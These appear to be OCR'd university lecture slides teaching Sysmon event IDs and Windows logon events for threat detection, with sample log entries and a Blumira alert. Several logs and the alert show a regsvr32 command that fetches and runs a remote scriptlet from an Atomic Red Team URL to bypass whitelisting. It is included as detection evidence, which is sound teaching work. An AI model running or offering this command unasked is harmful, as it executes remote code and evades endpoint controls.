
1. On your Windows VM, open a command prompt and run a simple command like notepad.exe.

2. Check Sysmon Logs
   - Open the Event Viewer (eventvwr.msc).
   - Navigate to Applications and Services Logs > Microsoft > Windows > Sysmon > Operational.
   - Filter for Event ID 1 (Process Creation).
   - Find the event related to the notepad.exe process.



```
Process Create:
RuleName: -
UtcTime: 2024-08-29 21:20:16.290
ProcessGuid: {f4839813-e610-66d0-8b06-00000000fa00}
ProcessId: 10516
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.22621.3672 (WinBuild.160101.0800)
```


Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	30/08/2024 7:20:16 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Yasas
OpCode:	Info		
More Information:	Event Log Online Help		



RuleName	-
UtcTime	2024-08-29 21:20:16.290
ProcessGuid	{f4839813-e610-66d0-8b06-00000000fa00}
ProcessId	10516
Image	C:\Windows\System32\cmd.exe
FileVersion	10.0.22621.3672 (WinBuild.160101.0800)
Description	Windows Command Processor
Product	Microsoft® Windows® Operating System
Company	Microsoft Corporation
OriginalFileName	Cmd.Exe
CommandLine	cmd.exe

Event ID 3 - Network Connection

Event ID 3s are for documenting network connections. The established image names and connection types from the modular configuration then result in mapped techniques. In the following screenshot, we can see an RDP connection from a workstation to another IP off-subnet. While this is a benign connection, we do see the MITRE ATT&CK technique mapped to T1021 (remote services).




```
RuleName: technique_id=T1021,technique_name=Remote Services
UtcTime: 2020-12-26 16:39:49.495
ProcessGuid: {64e54def-674b-5fe7-2c09-000000000700}
ProcessId: 2784
Image: C:\Windows\System32\mstsc.exe
User: DOLT07\DefensiveOGs
Protocol: udp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.1.10.100
SourceHostname: -
SourcePort: 64456
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10.1.1.10
DestinationHostname: -
DestinationPort: 3389
DestinationPortName: -
```

A Sysmon Event ID Breakdown - Updated to Include 29!! - Black Hills Information Security (blackhillsinfosec.com)

Event ID 11 - File Creation

Sysmon Event ID 11 - FileCreate is an event generated by Sysmon to log file creation activities on a monitored system. This event is crucial for detecting suspicious file activities, such as the creation of executable files or other files that might indicate malicious actions like malware installation, persistence mechanisms, or unauthorized data exfiltration.




Level	Date and Time	Source	Event ID	Task Category
Information	12/27/2020 4:52:43 PM	Sysmon	11	File created (rule: FileCreate)
Information	12/27/2020 4:52:43 PM	Sysmon	11	File created (rule: FileCreate)

Event 11, Sysmon

```
File created:
RuleName: -
UtcTime: 2020-12-27 23:52:43.392
ProcessGuid: {64e54def-1e39-5fe9-a003-000000000800}
ProcessId: 5148
Image: C:\Windows\system32\NOTEPAD.EXE
TargetFilename: C:\Users\DefensiveOGs\Desktop\file.bat
CreationUtcTime: 2020-12-27 23:52:43.333
```

Event ID 15 - File Create Stream Hash

Sysmon Event ID 15 - FileCreateStreamHash is an event generated by Sysmon to log the creation of alternate data streams (ADS) when a file is created or modified on a monitored system. Alternate data streams are a feature of the NTFS file system that allows multiple data streams to be associated with a single file, potentially allowing hidden or malicious data to be stored alongside legitimate files without raising immediate suspicion



Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 15. Number of events: 6

Level	Date and Time	Source	Event ID	Task Category
Information	12/27/2020 5:13:33 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)
Information	12/27/2020 5:13:33 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)


Event 15, Sysmon

```
File stream created:
RuleName: -
UtcTime: 2020-12-28 00:13:33.324
ProcessGuid: {64e54def-232b-5fe9-cc03-000000000800}
ProcessId: 4752
Image: C:\Program Files\Google\Chrome\Application\chrome.exe
TargetFilename: C:\Users\DefensiveOGs\Downloads\build_collector.py:Zone.Identifier
CreationUtcTime: 2020-12-28 00:13:31.181
Hash: SHA1=C918594B4AB0D48BE5A5AE54DE54FB9E623177E7,MD5=F819FC82764AA2E481C59440548A3221,SHA256=
4D130463E71D135AF0A1D3D423D88FB5D4357ED4B424ED0074F140D5A8D14289,IMPHASH=00000000000000000000000000000000
Contents: [ZoneTransfer] ZoneId=3 ReferrerUrl=https://github.com/byt3bl33d3r/CrackMapExec
HostUrl=https://github.com/byt3bl33d3r/CrackMapExec/blob/master/build_collector.py
```

Event ID 4624 - An Account was Successfully Logged On

Event ID 4625 - An Account Failed to Log On

This event is logged when a user successfully logs on to the system. It captures details like the logon type, which indicates how the logon was performed (e.g., interactively, over a network), and the security ID of the account that was logged on. Monitoring this event helps in identifying unauthorized access, especially when combined with other logon-related events.




Event Properties - Event 4624, Microsoft Windows security auditing.
General
Details

```
New Logon:
        Security ID:              SYSTEM
        Account Name:             INFOPRESSSRV1$
        Account Domain:           CORP.ITECHGUIDES.COM
        Logon ID:                 0x8A1E427
        Linked Logon ID:          0x0
        Network Account Name:     -
        Network Account Domain:
```


Log Name: Security
Source: Microsoft Windows security ; Logged: 4/27/2023 8:47:46 AM
Event ID: 4624 Task Category: Logon
Level: Information Keywords: Audit Success
User: N/A Computer: InfoPressSRV1.corp.itechguides.cor
OpCode: Info
More Information: Event Log Online Help

Combining Events for Detection




```
Process Create:
RuleName:
UtcTime: 2020-04-15 21:43:58.681
ProcessGuid: {f91e98b7-801e-5e97-0000-0010d36aa105}
ProcessId: 2448
Image: C:\Windows\System32\regsvr32.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Microsoft(C) Register Server
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: REGSVR32.EXE
CommandLine: regsvr32.exe  /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-
red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
CurrentDirectory: C:\Users\Administrator\
User: BLULAB\Administrator
LogonGuid: {f91e98b7-bdd7-5e8c-0000-00202d0c0700}
LogonId: 0x70C2D
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=DA0E9A7777D16AE18BD9C642A9F42223,SHA256
=F098FA150D9199732B4EC2E81528A951503A30F75AFEBF7E7A48360301758C67,IMPHASH=
0235FF9A007804882636BCCCFB4D1A2F
ParentProcessGuid: {f91e98b7-54ab-5e97-0000-001016ce8505}
ParentProcessId: 6992
ParentImage: C:\Windows\System32\cmd.exe
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	4/15/2020 5:43:58 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreat
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	blu-dc01.blulab.dev
OpCode:	Info		




```
Network connection detected:
RuleName:
UtcTime: 2020-04-15 21:43:58.738
ProcessGuid: {f91e98b7-801e-5e97-0000-0010d36aa105}
ProcessId: 2448
Image: C:\Windows\System32\regsvr32.exe
User: BLULAB\Administrator
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.1.201
SourceHostname: blu-dc01.blulab.dev
SourcePort: 61092
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 151.101.0.133
DestinationHostname:
DestinationPort: 443
DestinationPortName: https
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	4/15/2020 5:43:59 PM
Event ID:	3	Task Category:	Network connection detected (rul
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	blu-dc01.blulab.dev
OpCode:	Info		



```
Dns query:
RuleName:
UtcTime: 2020-04-15 21:43:58.744
ProcessGuid: {f91e98b7-801e-5e97-0000-0010d36aa105}
ProcessId: 2448
QueryName: raw.githubusercontent.com
QueryStatus: 0
QueryResults: type:  5
github.map.fastly.net;::ffff:151.101.0.133;::ffff:151.101.64.133;::ffff:151.101.128.133;::ffff:151.101.192.
133;
Image: C:\Windows\System32\regsvr32.exe
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	4/15/2020 5:44:00 PM
Event ID:	22	Task Category:	Dns query (rule: DnsQuery)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	blu-dc01.blulab.dev
OpCode:	Info		



Regsvr32 Malicious DLL

ID: F-20-15-3B48

Malicious Code

DATE CREATED Apr 16, 2020 3:26 PM EDT

STATUS Resolved

ASSIGNED RESPONDERS

Amanda Berlin (You)

ANALYSIS

Blumira has detected the running of the command "regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll" on blu-dc01.blulab.dev by Administrator. Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls. It can also be used to specifically bypass process whitelisting. Malicious activity or users may take advantage of this functionality to avoid being detected by endpoint solutions because of whitelists or false positives from Windows using regsvr32.exe for normal operations.

WORKFLOWS

completed workflow

Was the loading of this remote DLL a planned administrative activity?

● No, this was NOT an administrative activity

You have indicated that this was NOT a planned administrative action or false positive. Blumira recommends removing this device from the network and performing internal incident response procedures, performing a root cause analysis, and implementing exploit protection on endpoints such as EMET, Windows Defender Application Control, AppLocker, or Software Restriction Policies.

● We were able to remove this device and begin investigation

STATUS MODIFIED

Apr 16, 2020 3:27 PM EDT

SUMMARY

Detects command-line registering of DLLs via URL

MATCHED EVIDENCE

Time Matched Apr 16, 2020 3:00 PM EDT | **Matches** 1

Timestamp	category	command	device_address	devname	message	user
2020-04-16T18:48:53.635Z	Process Create (rule: ProcessCreate)	regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegS...	192.168.1.201	blu-dc01.blulab.dev	Process Create:	Administrator

SWINBURNE UNIVERSITY OF TECHNOLOGY

Thank you!